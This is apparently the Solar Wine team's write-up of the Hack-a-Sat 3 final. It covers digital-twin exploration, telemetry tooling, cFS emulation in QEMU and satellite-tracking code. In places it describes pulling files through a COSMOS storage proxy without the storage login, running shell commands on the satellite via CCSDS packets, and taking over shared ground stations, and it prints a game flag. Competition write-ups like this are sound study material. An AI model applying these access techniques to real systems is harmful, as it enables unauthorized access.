


Final Event Technical Paper

Solar Wine team

2022-11-13

Contents

1 Introduction

1.1 Digital Twin exploration and tooling

- **Category:** Preparation
- **Points:** N/A
- **Description:**

We received on October 14th a private SSH key and a PowerPoint presentation explaining how to connect to our team DigitalTwin. We had access to these services:

- COSMOS5 Web interface: https://cosmos.solarwine-digitaltwin.satellitesabove.me
- CESIUM visualization: https://cesium.solarwine-digitaltwin.satellitesabove.me
- Grafana dashboard: https://dashboard.solarwine-digitaltwin.satellitesabove.me
- Web terminal: https://terminal.solarwine-digitaltwin.satellitesabove.me

The Grafana dashboard plotting simulation information from Basilisk was not available on the real satellite.

The Digital Twin satellite is positioned on a geostationary orbit, which means we have persistent communication to prototype tools.

1.1.1 Exploration

Networking exploration

All the given services are hosted behind the same IPv4 from Amazon AWS.

The Web terminal does not allow `ping`, but using `getent hosts` and some IPv4 address guessing we leaked the following addresses:

```
172.18.0.1 ip-172-18-0-1.ec2.internal
172.18.0.2 production-test (our Web terminal machine)
172.18.0.3 digitaltwin-traefik-1.digitaltwin_external
172.18.0.4 digitaltwin-dashboard-1.digitaltwin_external (grafana on port 3000)
```

We are able to send requests to COSMOS Web API using cURL on the reverse proxy (`172.18.0.3`), this could be useful later for scripting.

Digital Twin setup

We connect to COSMOS, and run `GS > procedures > gs_script.rb` which:

1. selects the Kathmandu Ground Station,
2. configure its radio,
3. steers its antenna toward the simulated satellite,
4. and sends `KIT_TO ENABLE_TELEMETRY` command.

After running this script, we see telemetry packets counters rising in COSMOS.

We didn't try to implement the azimuth and elevation computation before the final.

Leaking COSMOS custom RubyGems

By comparing the DigitalTwin COSMOS to a local COSMOS instance, we spotted two extra gems:

- `cosmos-has3-gnd-1.0.0.gem__20221015173854`
- `cosmos-has3-sat-1.0.1.gem__20221015173851`

COSMOS enables users to upload new Gems or to remove installed Gems, but does not allow to download them via a button (*strange user-experience*). We analyzed its source code and the configuration of its storage service, MinIO. There is a MinIO login interface on https://cosmos.solarwine-digitaltwin.satellitesabove.me/minio/login, but we did not have the credentials for it. We found a proxy that enabled us to dump any file from its known path, using the COSMOS password instead:

```
curl -H 'Authorization: REDACTED'
 ↪  'https://cosmos.solarwine-digitaltwin.satellitesabove.me/cosmos-api/storage/do⌟
 ↪  wnload/cosmos-has3-gnd-1.0.0.gem?scope=DEFAULT&bucket=gems' |
 ↪  jq
{
  "url": "/files/gems/cosmos-has3-gnd-1.0.0.gem?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-
   ↪  Amz-Credential=cosmosminio%2F20221022%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-⌟
   ↪  Date=20221022T120426Z&X-Amz-Expires=900&X-Amz-SignedHeaders=host&X-Amz-Signa⌟
   ↪  ture=4be2862fba5e05fdf2bc8f1a6486f877b99de68546ee99b29aed0a8f61873eb9",
  "headers": {},
  "method": "get"
}
```

The returned `url` worked, and we dumped all the gems, including `cosmos-has3-gnd-1.0.0.gem` and `cosmos-has3-sat-1.0.1.gem`.

We wrote our own `cosmos-has3-*.gemspec` and `Rakefile` and made sure we were able to patch, rebuild and upload these Gems to COSMOS.

Figure 1: Hack-a-Sat1 nostalgia

Using this technique, we added `mm.so` definitions (from OpenSatKit) to our DigitalTwin COSMOS although it turned out useless as `mm.so` had been removed on the final satellite. During the final, we used this technique to compare the changes made to COSMOS and observe this magnificent warning:

```
$`\textcolor{red}{\text{THIS BRANCH CONTAINS CHALLENGE CONTENT. DO NOT LEAK TO TEAM
 ↪  DIGITALTWIN.}}`$
```

We were able to fix the `SET_Q_TRACKING_GAIN` command length, change the max length of debug pointer in `MON RESET_CTRS` command and add missing `TELESCOPE RAW_EXPOSURE_TLM_PKT`, `TELESCOPE STORE_MISSION_DATA` and `TELESCOPE BULK_MISSIONS` definitions.

1.1.2 Tooling

Telemetry monitoring

We created a Prometheus exporter to collect incoming telemetry in a timeseries database. We used the WebSocket endpoint `/cosmos-api/cable` to subscribe to telemetry events. The COSMOS handbook enumerated all the possible packets with their fields. Each field can be mapped to a WebSocket event by adding some underscores and using a type among `CONVERTED`, `RAW` or `FORMATTED`. For example, the EPS battery charge rate can be received by subscribing to `TLM__EPS__BATTERY__NET__CONVERTED`, which is field `NET` of packet `BATTERY` in target `EPS`.

We made a Grafana dashboard with alerts to be notified before the safe mode triggers.





Figure 2: Grafana dashboard

Logging cFE and Ground Station events

Using the same principles as the telemetry monitoring, we made a script that subscribes to `CFE_EVS EVENT_MSG_PKT` and `GS ACCESS_STATUS` telemetry and then forwards these in a Discord channel.



```
[14:26:06 GS/2] Kathmandu DENIED (0, password incorrect)
[14:26:30 GS/2] Kathmandu DENIED (0, password incorrect)
[14:26:57 GS/2] Kathmandu DENIED (0, password incorrect)
[14:27:22 GS/2] Kathmandu GRANTED (1, Access granted, revocation in 360 seconds)
[14:27:30 KIT_TO/306.2] Telemetry output enabled for IP 192.168.3.1
[14:27:58 GS/2] Kathmandu DENIED (0, password incorrect)
[14:28:06 KIT_TO/306.2] Telemetry output enabled for IP 192.168.3.1
[14:28:07 SAFE/1.2] Safe Ping Msg Received
[14:28:27 GS/2] Kathmandu GRANTED (1, You already have access- 295.0 seconds remaining)
[14:28:34 KIT_TO/306.2] Telemetry output enabled for IP 192.168.3.1
```

Figure 3: Satellite and Ground Station journal

Satellite emulation

At the time of the competition, the latest stable release of QEMU, version 7.1, was unable to emulate cFS `core-cpu1`. It fails with:

```
CFE_PSP: Default Reset Type = PO
CFE_PSP: Default Reset SubType = 1
CFE_PSP: Default CPU ID = 1
CFE_PSP: Default Spacecraft ID = 42
CFE_PSP: Default CPU Name: cpu1
CFE_PSP: Starting the cFE with a POWER ON reset.
Error: pthread_mutex_init failed: Operation not supported
OS_API_Impl_Init(0x1) failed to initialize: -1
CFE_PSP: OS_API_Init() failure
```

Looking at the syscalls which were done, we found that we need a version of QEMU that implements PI futexes. Indeed, this feature was merged in `master` branch but was not part of a release yet. We choose to use current `master` (commit hash `214a8da23651f2472b296b3293e619fd58d9e212`).

```
git clone https://gitlab.com/qemu/qemu.git
git -C qemu checkout 214a8da23651f2472b296b3293e619fd58d9e212
(cd qemu && ./configure --target-list=riscv32-linux-user && make -j4)

# Run core-cpu1
LIB_DIR="path/to/remote_sat/lib"
qemu/build/qemu-riscv32 -L "$LIB_DIR" -E "LD_LIBRARY_PATH=$LIB_DIR"
 ↪  "$LIB_DIR/ld-linux-riscv32-ilp32d.so.1" ./core-cpu1
```

Some applications cannot work properly, as this satellite does not have any sensor or actuator, but the telemetry works! This virtual satellite can accept CCSDS packets sent to UDP 127.0.0.1:1234 (they are received by `KIT_CI` module) and after sending a `KIT_TO ENABLE_TELEMETRY` packet, the satellite sends its telemetry packets to UDP 127.0.0.1:1235. We used our Scapy implementation of the CCSDS packets from two years ago to craft the packets.

In the previous Hack-a-Sat editions, this Scapy implementation talked to the satellite through COSMOS. To communicate with the UDP ports directly, we needed to slightly modify the configuration of Scapy Pipes which were used:

```python
from scapy.all import *

client = UDPClientPipe(name="client", addr="127.0.0.1", port=1234)
telemetry_server = UDPServerPipe(name="telemetry", addr="127.0.0.1", port=1235)

codec = Codec(recv_sync=True, add_send_sync=False)
display = ConsoleSink(name="display")
telemetry_server > codec
codec > client
pt = PipeEngine(codec)
pt.start()
```

The `Codec` class handles the serialization of packets sent to the virtual satellite (function `high_push`) and the parsing of received packets received, which also include a 4-byte synchronization pattern.

```python
# Synchronisation pattern for UART_TO_CI
UART_SYNC_PATTERN = b'\xde\xad\xbe\xef'


class Codec(Sink):
    def __init__(self, recv_sync=False, add_send_sync=False):
        super().__init__()
        self.recv_sync = recv_sync
        self.add_send_sync = add_send_sync
        self._buf = b""

    def push(self, msg: bytes):
        self._buf += msg
        # print(f"\033[35mReceiving {len(msg)}/{len(self._buf)} bytes:
         ↪  {msg[:42].hex()}\033[m")
        while True:
            if self.recv_sync:
                if len(self._buf) < 10:
                    return
                if not self._buf.startswith(UART_SYNC_PATTERN):
                    # Drop bytes until the synchronisation pattern appears
                    try:
                        drop_bytes = self._buf.index(UART_SYNC_PATTERN)
                    except ValueError:
                        drop_bytes = len(self._buf)
                    assert drop_bytes != 0
                    print(f"[<] Dropping {drop_bytes} bytes:
                     ↪  {self._buf[:drop_bytes].hex()}")
                    self._buf = self._buf[drop_bytes:]
                    continue

                current_ccsds_buffer = self._buf[4:]
            else:
                current_ccsds_buffer = self._buf

            pkt = CCSDSPacket(current_ccsds_buffer)
            pkt_size = pkt.pkt_length + 7
            if pkt_size > len(current_ccsds_buffer):
                return
            pkt = CCSDSPacket(current_ccsds_buffer[:pkt_size])
            self._buf = current_ccsds_buffer[pkt_size:]

            # Show packet only if some fields changed from the reference
            if pkt.version != 0 or pkt.pkttype != 0 or pkt.has_sec_header not in {0,
             ↪  1} or pkt.segm_flags != 3:
                print("UNEXPECTED HEADER FIELDS in received CCSDS packet:")
                pkt.show()

            try:
                show_ccsds_packet(pkt, prefix="<")
            except Exception as exc:
                print(f"ERROR: Exception while showing a packet: {exc!r}")
                raise
            self._high_send(pkt)

    def high_push(self, msg: Packet):
        msg_bytes = bytes(msg)
        if self.add_send_sync:
            # Add 4 bytes of synchronisation
            msg_bytes = UART_SYNC_PATTERN + msg_bytes
        self._send(msg_bytes)
```

Using this Python code and some classes similar to the content of https://github.com/solar-wine/tools-for-hack-a-sat-2020/tree/master/scapy-space-packets, we can send commands.

```
# Enable telemetry
codec.high_push(CCSDSPacket() /
    KIT_TO_ENABLE_TELEMETRY_CmdPkt(IP_ADDR='127.0.0.1'))

# List the applications
codec.high_push(CCSDSPacket() /
    CFE_ES_SHELL_CmdPkt(CMD_STRING="ES_ListApps", OUTPUT_FILENAME="/cf/cmd"))

# Run a shell command
codec.high_push(CCSDSPacket() /
    CFE_ES_SHELL_CmdPkt(CMD_STRING="uname -a", OUTPUT_FILENAME="/cf/cmd"))

# Start MM application
codec.high_push(CCSDSPacket() / CFE_ES_START_APP_CmdPkt(
    APP_NAME="MM",
    APP_ENTRY_POINT="MM_AppMain",
    APP_FILENAME="/cf/mm.so",
    STACK_SIZE=16384,
    PRIORITY=90,
))
```

This environment was useful to debug issues in the challenges related to the Flight Software.

1.2 Challenges

The following diagram of the challenges was provided at the end of the game:




Figure 4: Hack-a-Sat3 final challenges dependencies diagram

While it doesn’t appear in the image above, a flag was present on the game node provided to us.

1.3 Game access flag

- **Category:** Turnstile Services
- **Points:** 10000
- **Description:**

Successfully connecting and getting a commande shell on game infrastructure at the start of the game.

1.3.1 Write-up

Just connect to the game server using provided SSH access, then cat the flag.

```
solarwine@production-test:~/scripts$ cat flag.txt
flag{dmSFBV6wuwl5F6Kj}
flag=dmSFBV6wuwl5F6Kj
dmSFBV6wuwl5F6Kj
```

Flag is: `flag{dmSFBV6wuwl5F6Kj}`

2 Antenna Pointing

2.1 Antenna Pointing

- **Category:** SLA
- **Points:** N/A
- **Description:**

Keep the satellite connection with the ground stations as much as possible.

2.1.1 Write-up

Satellite propagator

Prior to the start of the game, we were given the orbital elements for our satellite. Every team had the same orbital elements except for the true anomaly which was separated by 2° for each satellite:

Parameter	Value
semi-major axis	$a = 7700$ km
eccentricity	0
RAAN[1]	45°
inclination	75.0°
argument of periapsis	0°
true anomaly	$f = 14.0° - (N - 1) \times 2.0°$
	with $N = 7$ for Solar Wine

We chose the SGP4 perturbation model for the propagation. Because we were missing some parameters to compute all the inputs, we considered a constant mean motion (such that the first and second derivative were zero) and a null coefficient of drag (such that the B* coefficient was zero).

Because the SGP4 model use the mean anomaly rather than the true anomaly and the mean motion rather than the semi-major axis, we had to convert these two values. With a null eccentricity, the conversion from true anomaly f to mean anomaly M is simplified to:

---

[1] Right Ascension of the Ascending Node

$$M = \operatorname{atan2}(\sin f, \cos f)$$

The conversion from semi-major axis a to mean motion n is:

$$n = \sqrt{\frac{\mu_{earth}}{a^3}}$$

with μ_{earth} being the standard gravitational parameter for Earth.

Finally, because the reference epoch for the SGP4 model is `1949-31-12T00:00:00`, the current date had to be converted to the number of days since that epoch.

The following code provides us with a `Skyfield` EarthSatellite object whose epoch is `2023-01-01T00:00:00`:

```python
from sgp4.api import Satrec, WGS84
from skyfield.api import load, EarthSatellite

earth_mu = 398600.436e9
a = 7700e3
e = 0
raan = math.pi / 4
i = (75 * math.pi) / 180
aop = 0
f = ((14.0-6*2) * math.pi) / 180
M = math.atan2(math.sin(f), math.cos(f))
n = math.sqrt(earth_mu / a**3) * 60
epoch0 = datetime(1949, 12, 31, tzinfo=UTC)
epochS = datetime(2023, 1, 1, tzinfo=UTC)
epoch = (epochS - epoch0).total_seconds() / 86400.0

sat = Satrec()
sat.sgp4init(WGS84, "i", 1, epoch, 0.0, 0.0, 0.0, e, aop, i, M, n, raan)
ts = load.timescale()
esat = EarthSatellite.from_satrec(sat, ts)
```

Satellite position from Ground Stations

At the start of the game, we were provided with a number of Ground Stations:

Groundstation	Latitude	Longitude	Beam	Type
spacebits_svalbard	78.23	15.37	10.0	specificuser
organizers_svalbard	78.23	15.38	10.0	specificuser
perfectblue_svalbard	78.23	15.39	10.0	specificuser
samurai_svalbard	78.23	15.4	10.0	specificuser
poland_svalbard	78.23	15.41	10.0	specificuser
singleevent_svalbard	78.23	15.42	10.0	specificuser
solarwine_svalbard	78.23	15.43	10.0	specificuser
weltalles_svalbard	78.23	15.44	10.0	specificuser
spacebits_mcmurdo	-77.83	166.68	10.0	specificuser
organizers_mcmurdo	-77.83	166.69	10.0	specificuser
perfectblue_mcmurdo	-77.83	166.7	10.0	specificuser
samurai_mcmurdo	-77.83	166.71	10.0	specificuser
poland_mcmurdo	-77.83	166.72	10.0	specificuser
singleevent_mcmurdo	-77.83	166.73	10.0	specificuser
solarwine_mcmurdo	-77.83	166.74	10.0	specificuser
weltalles_mcmurdo	-77.83	166.75	10.0	specificuser
science-station	-82.4131	164.601	85.0	specificuser
LosAngeles	34.0522	-118.244	10.0	rolling_password
Guam	13.4443	144.794	10.0	rolling_password
Mingenew	-29.1902	115.442	10.0	rolling_password
Mauritius	-20.3484	57.5522	10.0	rolling_password
Cordoba	-31.4201	-64.1888	10.0	rolling_password
Melbourne	28.0836	-80.6081	10.0	rolling_password
Hawaii	19.0136	-155.663	10.0	rolling_password
Tokyo	35.6762	139.65	10.0	rolling_password
Kathmandu	27.7172	85.324	10.0	rolling_password
Maspalomas	27.7606	-15.586	10.0	rolling_password

Based on these locations, we were able to compute the elevation and azimuth for our satellite at any given time:

```
el, az, _ = (esat - gs_pos).at(ts.from_datetime(game_time)).altaz()
```

The elevation is in the range `[-90°, 90°]` while the azimuth is in the range `[0°, 360°)`. The satellite can be reached from the ground station when the elevation angle is positive or null.

Game time vs current time

Because the Game time was different from the current time, we had to adjust the date given to the `at()` method of our satellite object. We defined two start times, one for each day of the competition.

On the first day, the competition started at `2022-10-22T15:00:00`. On the second day, the game was a little late and started at `2022-10-23T13:17:46`. Because the game had already progressed by 14 hours, this gives an equivalent start date of `2022-10-22T23:17:46`.


Since the script was launched from a computer configured in `UTC+2`, synchronized with an NTP server, the following two start times were defined:

```
day1start = datetime(2022, 10, 22, 17)
day2start = datetime(2022, 10, 23, 1, 17, 46)
```

In order to convert the current time to the Game time, we need to subtract the start time to the current time, then add the Game time epoch:

```
cur_time = datetime.now()
delta = cur_time - day2start # day1start
game_time = epochS + delta
game_time = game_time.replace(tzinfo=UTC)
```

Another way of getting the Game time would have been to extract it from the timestamp provided in packets we receive from the Ground Stations. This method was actually used manually to estimate the 17mn46s delta from the theoretical start time for Day 2.



Real world current timestamp
2022-10-24 00:22:04

Game current timestamp
2023-01-01 23:03:05

DIff between game time and real ...
-6046860

Figure 5: Observation of COSMOS time and `GS/GAME_TIME` telemetry using Grafana panels

Tracking the satellite

Two Ground Stations were assigned to our team while 10 others were shared among all the participating teams.

For the shared Ground Stations, a password had to be obtained, for some stations it was rather slow while for others it was rather straightforward.

In order to maximize the time during which we could control the satellite, we sorted the list of Ground Stations so that the one assigned to us were tested first. If none of these stations were in the line of sight, we then tried the other Ground Stations. For the shared ground stations, in order to be able to take them from other teams, we needed to check the time at which the password would be updated so that we could retrieve it and send it to the Ground Station.

The following flowchart was implemented to track the satellite and point Ground Stations antenna to our satellite.




Figure 6: Satellite tracking flowchart

Configure antenna

The configure antenna script was used to both configure the radio parameters and enabling the telemetry.

First the station needs to be selected, then the radio can be configured with an option to change the current radio access code. When changing the access code, the TX antenna of the Ground Station is configured with the old code while the RX antenna is configured with the new one, so it would have been possible to check we were correctly receiving data with the new access code. Finally, the TX antenna was configured with the new access code. Because of a lack of feedback check before configuring the TX antenna with the new code, we had to manually revert to the old code when not receiving any data from the satellite following a code change:

```python
def setup_station(station, password, oldcode, newcode):
    print(f"[+] Steering antenna through cosmos API {ARGS.COSMOS_API_URI}")
    print(f"[+] 1. Select ground station {station}")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": ["GS", "SELECT_STATION", {"OPCODE": 1, "STATION_NAME":
             ↪  station}],
            "id": 11,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code

    print(f"[+] 2. Request access to ground station {station}")
    payload = json.dumps({"password": password})
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "GS",
                "ACCESS_REQUEST",
                {"OPCODE": 2, "STATION_NAME": station, "PAYLOAD": payload},
            ],
            "id": 7,
            "keyword_params": {"scope": "DEFAULT"},
        },
    )
    assert r.status_code == 200, r.status_code
```

```
print(f"[+] 3. Set ground station RX with access code", newcode)
r = api_request(
    {
        "jsonrpc": "2.0",
        "method": "cmd",
        "params": [
            "GS",
            "SET_STATION_RX_CONFIG",
            {
                "OPCODE": 5,
                "CHANNEL": 7,
                "CONSTELLATION": "BPSK",
                "SAMPLE_PER_SYMBOL": 12,
                "FEC_REPEAT": 4,
                "ACCESS_BYTES": newcode,
            },
        ],
        "id": 9,
        "keyword_params": {"scope": "DEFAULT"},
    },
)
assert r.status_code == 200, r.status_code

